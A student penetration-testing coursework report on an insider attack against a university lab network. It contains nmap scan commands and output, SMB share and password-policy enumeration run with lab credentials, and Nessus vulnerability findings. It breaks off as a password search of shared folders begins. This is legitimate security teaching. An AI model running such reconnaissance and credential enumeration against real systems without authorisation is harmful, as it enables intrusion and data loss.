Company Network Vulnerability Testing

Company Network Vulnerabilities that could lead to Data Loss and Exploitation

Johannes Moore

CMP210.2022-3.S2.A: Penetration Testing

2022/23

Note that Information contained in this document is for educational purposes.

.

Abstract

It isn’t a stretch of the imagination that technology have started playing bigger and bigger roles withing business and society. The world is moving towards interconnection with more devices connecting, feeding and processing data. Add in a touch of Artificial Intelligence (AI) and a sudden realization that the world has changed and that our data and intellectual property (IP), that was once protected behind private and company networks, might be more vulnerable than before. With children growing up with technology and later joining the workforce, is there a higher risk for companies from internal sabotage, spying and/or data loss? The aim is to establish a risk factor in relation to a general employee, who have a basic understanding of computers, networks and “hacking” and establish potential network vulnerabilities and exploits.

Abertay University provided a network, with the aim to exploit it from the perspective of an insider, with limited privileges. Using commonly available tools, information gathered from internet searches and exploiting the network, how much data can a company lose?

A common methodology used is that of Firstbase Techies which comprises of individual steps, namely:

- Footprinting
- Scanning
- Enumeration & Vulnerability Scanning
- System Hacking

Using the methodology, a large sum of information could be gathered from the network using networking tools, scripts, dedicated vulnerability scanning tools and exploitation tools. Some of the findings included hidden shared folders, user accounts and passwords. The risk of AI modelling was also introduced which led to further understanding of what potential employees might be able to do with little to no experience but using good search terms and being coached by AI.

The conclusion to the exercise proved that even though the network had some good security features, data lose was possible and with adequate time, the network could be compromised. A system of risk management was introduced which should add further countermeasures and should reduce risk.

.

Contents

1 Introduction 1
  1.1 Background 1
  1.2 Aim 3
2 Procedure 4
  2.1 Overview of Procedure 4
    2.1.1 FOOTPRINTING 4
    2.1.2 SCANNING 4
    2.1.3 ENUMERATION 8
    2.1.4 VULNERABILITY SCANNING 10
    2.1.5 SYSTEM HACKING 11
3 Discussion 18
  3.1 General Discussion 18
  3.2 Countermeasures 22
  3.3 Future Work 22
References 23
Appendices 24
  Appendix A – TCP & UDP Script Scans 24
  Appendix B – NBTEnum33 Report 29
  Appendix C – Nessus Report 34
  Appendix D – WMIC Return 36
  Appendix E – AI Modeling - ChatGPT 38
  Appendix F – Risk Modeling 41

1 INTRODUCTION

1.1 BACKGROUND

With the world being more interconnected than ever before, devices send and receiving data with individuals creating more and more data than ever before. It isn't hard to realise that companies are sometimes falling behind in keeping data secured. A human shift has taken place where older generations feared using a computer or technology, to the new generation that can't live without tech and have little time to wait for results. Add in AI modelling and the potential of Intellectual Property (IP) finding its way onto the internet is easier than before.[1]

Insider threats come in a variety of shapes and forms, but are largely classed into 4 categories, namely:

- The Pawn – An individual that get manipulated into doing things without them knowing the true intent and damage it could cause.
- The Goof – The individual tends to disobey company procedure and policy and operate as if they know better. They leave the possibility for easy data breaches and weaken the company network from inside.
- Collaborator – The individual many times do not have the sill or expertise to carry out an attack and use the skill of others to achieve their aims.
- Lone Wolf – Predominantly motivated by financial gain or ideology, this individual acts alone and understand the weakness within the company, procedure & network.

In recent studies found that Insider threats have caused an annual cost of $11.25 million with 63% of the damaged caused by negligence.[2] The biggest driving force behind the breaches was found to be financial gain with a whopping increase of 94.6% since 2022.[3]

The two largest asset targets were found to be servers which a close 2nd for persons. This indicate that attacker would predominately be aimed on systems rather than individuals. Within the server category, the largest target is Web Application exploits with email and desktop following in 2nd and 3rd place.

---

[1] Eileen Yu, 30 March 2023. AI may compromise our personal information if companies aren't held responsible. https://www.zdnet.com/article/amid-ai-craze-what-will-it-take-for-firms-to-take-data-security-seriously/

[2] IBM, no date. What are insider threats?
https://www.ibm.com/topics/insider-threats

[3] Verizon, 2023 Data Breach Investigations Report
https://www.verizon.com/business/resources/reports/dbir/2023/results-and-analysis-intro/




Fig 1. Data loss categories percentages
(Source: ://www.verizon.com/business/resources/reports/dbir/2023/results-and-analysis-intro/)

Fig 1 shows that the main aim in exploits and data breaches is for personal information, followed by credentials and internal company data (IP). It would be understandable as targeted attacks could be carried out on financial and health care once personal information have been gathered.

Companies are required to manage and control personal data in an effective way and could be fined for breaches if found that it was due to noncompliance.

For companies to stay compliant, it is easier and cheaper to outsource the audited process and allow for higher standards and nonbiased process to be followed through a vulnerability assessment. It also allows the opportunity for an outsider view onto the network, observing potential weak points and highlighting current threat trends with the help of an "Insider".

1.2 AIM

The aim of this exercise is to exploit the system within the allocated timeframe of 30hours and determine the risk to company data, from a breach due to “insider” help. The standard methodology of exploitation would be followed, namely:

- Footprinting
- Scanning
- Enumeration
- System Hacking

A successful exploit would constitute unauthorised data access or loss, unauthorised network access and unauthorised privilege escalation.


2 PROCEDURE

2.1 OVERVIEW OF PROCEDURE

Network Vulnerability Testing can be a valuable opportunity to allow outsider professionals the opportunity to carry out a compliancy test and provide valuable feedback on the strength and weaknesses of a network. Following a standard methodology, care can be given to each aspect of process and would allow for key points to be highlighted for vulnerability and improvement. It also allows the network administrators the opportunity to experience a simulated attack and provide good feedback on current policy and procedures. Each phase is discussed in further details below with additional information on the mind and actions of an attacker.

2.1.1 FOOTPRINTING

General footprinting was overlooked as most of the information would have been gained from the “insiders” information and help. Some basic steps had to be followed in order to get a better understanding of the network and potential vulnerabilities.
Initial footprinting was done by confirming what the network IP was of the client “insider” computer.



```
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\test>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : uadcwnet.com
   Link-local IPv6 Address . . . . . : fe80::1c91:102d:22af:fbaf%8
   IPv4 Address. . . . . . . . . . . : 192.168.10.100
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\Users\test>_
```

Fig 2. Client (Insider) computer IP address

At this stage, no real knowledge of the network topology was known or what services were active on the network. It was found that a new device could be added to the network which allowed the use of an unrestricted dual boot device with Kali Linux and a Windows OS to be used for scanning and exploitation. This would provide another layer of plausible deniability and unrestricted services to run on the OS.

2.1.2 SCANNING

The next phase would be to carry out scanning which would include Network scan, Port scan, Operating System scan and Service scan. The aim would be to gather as much information as possible which would be analysed at a later stage. Scans being performed are as follow:


- NMAP scan
    - Ping Sweep
    - Stealth Port Scan
    - Arp Scanning
    - Other common NMAP scans
- NMAP Script Scans

2.1.2.1.1 NMAP Ping Sweep

Through NMAP, we were able to do a ping sweep of the whole network by using the syntax:

Nmap -sn 192.168.19.1-254

This allowed an overview of all machines connected to the network range and their MAC address.



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.10.1-254
Starting Nmap 7.92 ( https://nmap.org ) at 2023-05-12 04:33 EDT
Nmap scan report for Server1 (192.168.10.1)
Host is up (0.0015s latency).
MAC Address: 00:15:5D:00:04:12 (Microsoft)
Nmap scan report for Server2 (192.168.10.2)
Host is up (0.0012s latency).
MAC Address: 00:15:5D:00:04:13 (Microsoft)
Nmap scan report for Client1 (192.168.10.100)
Host is up (0.0023s latency).
MAC Address: 00:15:5D:00:04:14 (Microsoft)
Nmap scan report for ML-RefVm-202382 (192.168.10.254)
Host is up (0.00086s latency).
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Nmap scan report for 192.168.10.253
Host is up.
Nmap done: 254 IP addresses (5 hosts up) scanned in 7.86 seconds

┌──(kali㉿kali)-[~]
└─$ 
```


Fig 3. NMAP Ping Sweep of network

2.1.2.2 NMAP Stealth Port Scan

Now that the network IP address are found, a further scan could be conducted to find out what ports were open on the Servers and host computers. The syntax of the command was:

nmap -sS 192.168.10.1

The capital S in the syntax denote stealth and would not complete the 3-way handshake. This would allow for further probing to be conducted on the network without alerting system admins.




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS 192.168.10.1
Starting Nmap 7.92 ( https://nmap.org ) at 2023-05-12 04:42 EDT
Nmap scan report for Server1 (192.168.10.1)
Host is up (0.00066s latency).
Not shown: 981 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
53/tcp   open  domain
79/tcp   open  finger
80/tcp   open  http
88/tcp   open  kerberos-sec
90/tcp   open  dnsix
110/tcp  open  pop3
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:12 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 19.79 seconds
```

Fig 4. Stealth NMAP scan of ports on Server1

2.1.2.3 ARP Scan

An ARP scan is carried out as ping could be blocked, even though a good return was found from the ping sweep earlier.



```
┌──(kali㉿kali)-[~]
└─$ nmap -sP -PR 192.168.10.1-245
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-03 04:36 EDT
Nmap scan report for Server1 (192.168.10.1)
Host is up (0.0019s latency).
Nmap scan report for Server2 (192.168.10.2)
Host is up (0.0013s latency).
Nmap scan report for Client1 (192.168.10.100)
Host is up (0.0026s latency).
Nmap done: 245 IP addresses (3 hosts up) scanned in 5.56 seconds
```


Fig 5. ARP scan conducted.

2.1.2.4 Other Common Scans

Further scans of the network were carried using the following syntax commands:

- **nmap -sU <IP Address>**
    - (UDP Scan)
- **nmap -sS -sV -p3389 -O –osscan-guess <IP Address>**
    - (Operating System version scan)
- **FTP <IP Address of FTP Server>**


  - (Gives information about FTP Software used)



```
Microsoft Windows [Version 10.0.19045.2846]
(c) Microsoft Corporation. All rights reserved.

C:\Users\student>ftp 192.168.10.1
Connected to 192.168.10.1.
220-Wellcome to Home Ftp Server!
220 Server ready.
530 Please login with USER and PASS.
User (192.168.10.1:(none)):
```

Fig 6. FTP scan show that Server is using the Home FTP Server

Using Putty to further gather information, it can be viewed that the E-mail server (SMTP & POP) is running on software illustrated in Fig 6. The same process can be followed with Putty to get information about the Web Server and SSH.



```
+OK ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
```

Fig 7. SMTP & POP services making use of ArGoSoft Freeware

2.1.2.5 NMAP Scripts

NMAP provides a wide variety of preloaded scripts that can be used to test the network. The syntax is as follow:

- **Nmap –script <script_name><target IP>**

Scripts and their outcomes can be found in the Appendix A section. Scripts that have been used are as follow:

- **Nmap –script =smb* 192.168.10.1**
- **nmap -sT -p 1-10000 -v -v -T5 -sV -O --osscan-guess --script=banner -oN 192.168.10.1TCP.txt 192.168.10.1**
  - TCP Scan Server1 between port 1 – 10,000
- **nmap -sU -p 1-500 -v -v --scan-delay 1s -sV --script=banner -oN 192.168.10.1UDP.txt 192.168.10.1**
  - UDP Scan on Server1
- **nmap -sT -p 1-10000 -v -v -T5 -sV -O --osscan-guess --script=banner -oN 192.168.10.2TCP.txt 192.168.10.2**
  - TCP Scan Server2 between port 1 – 10,000
- **nmap -sU -p 1-500 -v -v --scan-delay 1s -sV --script=banner -oN 192.168.10.2UDP.txt 192.168.10.2**
  - UDP Scan on Server2

2.1.3 ENUMERATION

Enumeration is conducted to find out addition information about the network, services and potential vulnerabilities. The type of information to enumerate would be:


- Network Resources and shares
- Users and Groups
- Policies which should include user account lockout.

Services that will be focused on would be:

- DNS Enumeration
- Shared Folder Enumeration
- Active Directory (AD)

2.1.3.1 DNS Enumeration


System Administrators might misconfigure the DNS which would allow for the DNS Zone transfer to be shown. This provides additional information about the network and could later be used to exploit the network further.



```
C:\Users\test>nslookup
Default Server:  Server1.uadcwnet.com
Address:  192.168.10.1

> Server 192.168.10.1
Server:  [192.168.10.1]
Address:  192.168.10.1

*** 192.168.10.1 can't find Server: Non-existent domain
> server 192.168.10.1
Default Server:  Server1.uadcwnet.com
Address:  192.168.10.1

> server 192.168.10.2
Default Server:  Server2.uadcwnet.com
Address:  192.168.10.2

> server 192.168.10.100
Default Server:  [192.168.10.100]
Address:  192.168.10.100
```

Fig 8. IP address to Name Server

Now that the domain name is confirmed, a DNS Zone Transfer can be carried out.




```
> server 192.168.10.1
Default Server:  [192.168.10.1]
Address:  192.168.10.1

> set type=any
> ls -d Server1.uadcwnet.com
[[192.168.10.1]]
*** Can't list domain Server1.uadcwnet.com: Non-existent domain
The DNS server refused to transfer the zone Server1.uadcwnet.com to your computer. If this
is incorrect, check the zone transfer security settings for Server1.uadcwnet.com on the DNS
server at IP address 192.168.10.1.
```

Fig 9. Failed DNS Zone Transfer

The DNS Zone transfer failed which show that there was no misconfiguration on the DNS settings.

2.1.3.2 Shared Folder

Due to having a username and password, a check on the network could be carried out for any shared folders, even if hidden. It was noted that the folders did not appear within the User Account and required a direct connection to the server in order to show the folders.




```
┌──(kali㉿kali)-[~]
└─$ smbmap -u test -p test123 -H 192.168.10.1
[+] IP: 192.168.10.1:445        Name: Server1
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Adm
in
        C$                                                      NO ACCESS       Default sh
are
        Fileshare1                                              READ ONLY
        Fileshare2                                              READ ONLY
        HR                                                      READ ONLY
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon serv
er share
        Resources                                               READ ONLY
        SYSVOL                                                  READ ONLY       Logon serv
er share
        SYSVOL2                                                 READ ONLY
```

Fig 10. Shared hidden folders found on the network.

2.1.3.3 Active Directory

Using NBTEnum3.3, it was possible to get a wealth of information regarding Users, Groups, Policies, Domain Admins etc. Appendix B show the full report. The next requirement would be to find the lockout policy which would aid in the Hacking phase.



```
┌──(kali㉿kali)-[~]
└─$ polenum test:test123@192.168.10.1


[+] Attaching to 192.168.10.1 using test:test123

[+] Trying protocol 139/SMB...

        [!] Protocol failed: Cannot request session (Called Name:192.168.10.1)

[+] Trying protocol 445/SMB...

[+] Found domain(s):

        [+] UADCWNET
        [+] Builtin

[+] Password Info for Domain: UADCWNET

        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: 136 days 23 hours 58 minutes
        [+] Password Complexity Flags: 010000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 1
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter:
        [+] Locked Account Duration:
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set
```

Fig 11. Lockout policy

Using Polenum, which is a python script that comes with Kali Linux, it becomes clear that the user accounts have strong password with a min length of seven. This might rule out a brute force attack at a later stage. There is however 1 clear text password!


A SNMP scan was run but had nothing to return. This would indicate that the service has been configured correctly. An SMTP scan for valid emails have also not been fully explored as the information would have been gathered from the "Insider".

2.1.4 VULNERABILITY SCANNING

A good picture of the network as well as the business can be extracted from the information gathered so far. The information gathered will be useful for further network exploitation which brings vulnerability scanning to the table. There are several options for the vulnerability scan and a combination of the available methods were used.

2.1.4.1 Nessus Scan


The Nessus scan provided some useful information on vulnerabilities on each server. Further investigation and research could be carried out to maximise success in exploitation.



JMOORE CW Scan

☐	Host	Vulnerabilities
☐	192.168.10.1	6 6 13 131
☐	192.168.10.2	6 6 11 114
☐	192.168.10.100	5 80

Fig. 11 Nessus scan result



☐	Sev	Score	Name	Family	Count
☐	CRITICAL	10.0	PHP Unsupported Version D...	CGI abuses	2
☐	CRITICAL	9.8	PHP < 7.1.33 / 7.2.x < 7.2.24 ...	CGI abuses	2
☐	CRITICAL	9.8	PHP 5.6.x < 5.6.31 Multiple ...	CGI abuses	2
☐	CRITICAL	9.8	PHP 5.6.x < 5.6.32 Multiple ...	CGI abuses	2
☐	CRITICAL	9.8	PHP 5.6.x < 5.6.34 Stack Buf...	CGI abuses	2
☐	CRITICAL	9.8	PHP 5.6.x < 5.6.40 Multiple v...	CGI abuses	2
☐	HIGH	8.8	PHP 5.6.x < 5.6.36 Multiple ...	CGI abuses	2
☐	HIGH	7.5	PHP < 7.3.24 Multiple Vulner...	CGI abuses	2
☐	HIGH	7.5	PHP 5.6.x < 5.6.37 exif_thum...	CGI abuses	2
☐	HIGH	7.5	PHP 5.6.x < 5.6.39 Multiple v...	CGI abuses	2

Scan Details

Policy:	Basic Network Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	Today at 6:20 AM
End:	Today at 6:49 AM
Elapsed:	29 minutes

Fig 12. Nessus vulnerability report in detail


From the above figures, the Nessus report show that there are multiple critical vulnerabilities found on both the servers – predominantly PHP. This can provide a foothold for further exploitation and potentially provide easy access. Further details about the vulnerability scan be found in Appendix C.

2.1.4.2 NMAP Vulnerability Scan

NMAP provides the flexibility to do a vulnerability scan of the network too. The syntax is as follow:

```
nmap --script vuln -oN <report_name.txt> <server IP Address>
```

Both servers were scanned with Fig 13 showing some of the results. The report isn’t as detailed as the Nessus scan but can provide some additional information.



```
C:\Users\student>nmap --script vuln -oN 192.168.10.1nmapvuln.txt 192.168.10.1
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-07 15:44 Co-ordinated Universal Time
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Nmap scan report for 192.168.10.1
Host is up (0.00086s latency).
Not shown: 981 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-libopie:
|   VULNERABLE:
|   OPIE off-by-one stack overflow
|     State: LIKELY VULNERABLE
|     IDs:  BID:40403  CVE:CVE-2010-1938
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|       An off-by-one error in OPIE library 2.4.1-test1 and earlier, allows remote
|       attackers to cause a denial of service or possibly execute arbitrary code
|       via a long username.
|     Disclosure date: 2010-05-27
|     References:
|       https://www.securityfocus.com/bid/40403
|       http://site.pi3.com.pl/adv/libopie-adv.txt
|       http://security.freebsd.org/advisories/FreeBSD-SA-10:05.opie.asc
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-1938
```

Fig 13. NMAP Vulnerability scan showing part results.

2.1.5 SYSTEM HACKING

This phase will be focused on gaining access to the network and exploiting it where possible. There are several routes that can be taken depending on the level of access to the network and the successful exploitation of vulnerabilities that might open the next door for further exploitation.

2.1.5.1 Shared Folders Exploitation

During the enumeration phase, it was found that the network has some hidden shared folders. On inspecting the folders, there were limited access restriction found and several documents, pictures and reports. It would have been easy to hide passwords in the documents, so a basic scripting scan was carried out to search through each folder and file and look for the most common phrases when passwords are saved. This was carried out by using PowerShell with the following syntax. Please note the piping wish allow for multiple search terms to be carried out simultaneously.


```
